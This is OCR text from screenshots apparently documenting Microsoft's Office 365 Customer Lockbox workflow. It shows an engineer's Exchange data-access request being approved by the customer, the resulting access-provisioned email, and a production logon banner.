
Add

Feedback

Ask me anything



Microsoft Office Home
Office Admin center - Home
Customer Lockbox Requ
portal.office.com/Support/DataAccessRequests.aspx
Office 365
Outlook
Reference number
Date requested (UTC)
Reason
Requestor
Duration
Action status
Service name
Action
XXXXXXXXXX
12/14/2016
Fix an issue reported by the customer
Microsoft Engineer
00:30:00
Pending
Exchange
Approve Deny
Ask me anything


Microsoft Office Home
Office Admin center - Home
Customer Lockbox Requ
portal.office.com/Support/DataAccessRequests.aspx
Office 365
Outlook
Reference number
Date requested (UTC)
Reason
Requestor
Duration
Action status
Service name
Action
XXXXXXXXXX
12/14/2016
Fix an issue reported by the customer
Microsoft Engineer
00:30:00
Pending
Exchange
Approve Deny
Are you sure you want to approve this request?
If approved, a Microsoft engineer has a 4-hour window with access to the content to troubleshoot this support issue. After this time, access is revoked regardless of whether the issue was resolved. You can track the status of this request from the Customer Lockbox Requests page. Learn more about the process
Yes
No
Ask me anything



Reference number	Date requested (UTC)	Reason	Requestor	Duration	Action status	Service name
XXXXXXXXXX	12/14/2016	Fix an issue reported by the customer	Microsoft Engineer	00:30:00	Approved	Exchange

Customer Lockbox approval workflow



PROD anandme AccessToCustomerData Lockbox: Service change request action has completed - LockBoxWorkflowProxy - Message (HTML)

File | Message | Tell me what you want to do

Ignore | Junk | Delete | Archive | Reply | Reply All | Forward | Meeting | IM | More | Exchange Onlin... | Team Email | Reply & Delete | To Manager | Done | Create New | Move | Rules | OneNote | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom | Customer Manager | MyAnalytics

Delete | Respond | Quick Steps | Move | Tags | Editing | Zoom

lockbox@microsoft.com | Isaiah Langer | 12/14/2016

PROD isaiahl AccessToCustomerData Lockbox: Service change request action has completed - LockBoxWorkflowProxy

Report Suspicious Email | + Get more add-ins

EXCHANGE SERVICE CHANGE MANAGEMENT

No Action Required

ACTION EXECUTED SUCCESSFULLY

Your account **PRDTRS01\isaiahl debug** has been provisioned for **AccessToCustomerData**

EXECUTION DETAILS

Operation Status	CompletedOk
Operation Name	ca7db89b-bb85-4473-8a72-c748c4503909
Operation Created	12/14/2016 07:18:17 PM
Operation Completed	12/14/2016 07:46:53 PM


REQUEST INFORMATION

Approver	alland
Requestor	isaiahl
Create Time	12/14/2016 05:33:02 PM
Reason	Fix an issue reported by the customer
Delay Until	<ASAP>

REQUESTED ACTION PARAMETERS

LockboxRequestor	PRDTRS01\isaiahl_debug
Priority	0
Tenant	customerlockbox.onmicrosoft.com


2:27 PM
12/14/2016


O365 Production Environment

You are accessing an information system that may contain U.S. Government data. System usage may be monitored, recorded, and subject to audit. Unauthorized use of the system is prohibed and may be subject to criminal and civil penalties. Use of the system indicates consent to monitoring and recording. Administrative personnel remotely accessing the Office 365 environment:
(1) shall maintain their remote computer in a secure manner, in accordance with organizational security policies and procedures as defined in Microsoft Remote Connectivity Security Policies;
(2)Shall only access the Office 365 environment in execution of operational, deployment, and support responsibilities using only administative applications or tools directly related to performing these responsibilities; and
(3) shall not knowingly store, transfer into, or process in the Office 365 environment data exceeding a FIPS 199 Moderate security categorization
(FISMA Controlled Unclassified Information).
Please disconnect this session if you disagree.

VERBOSE: Connected to
PS D:\Users\Desktop>
PRD

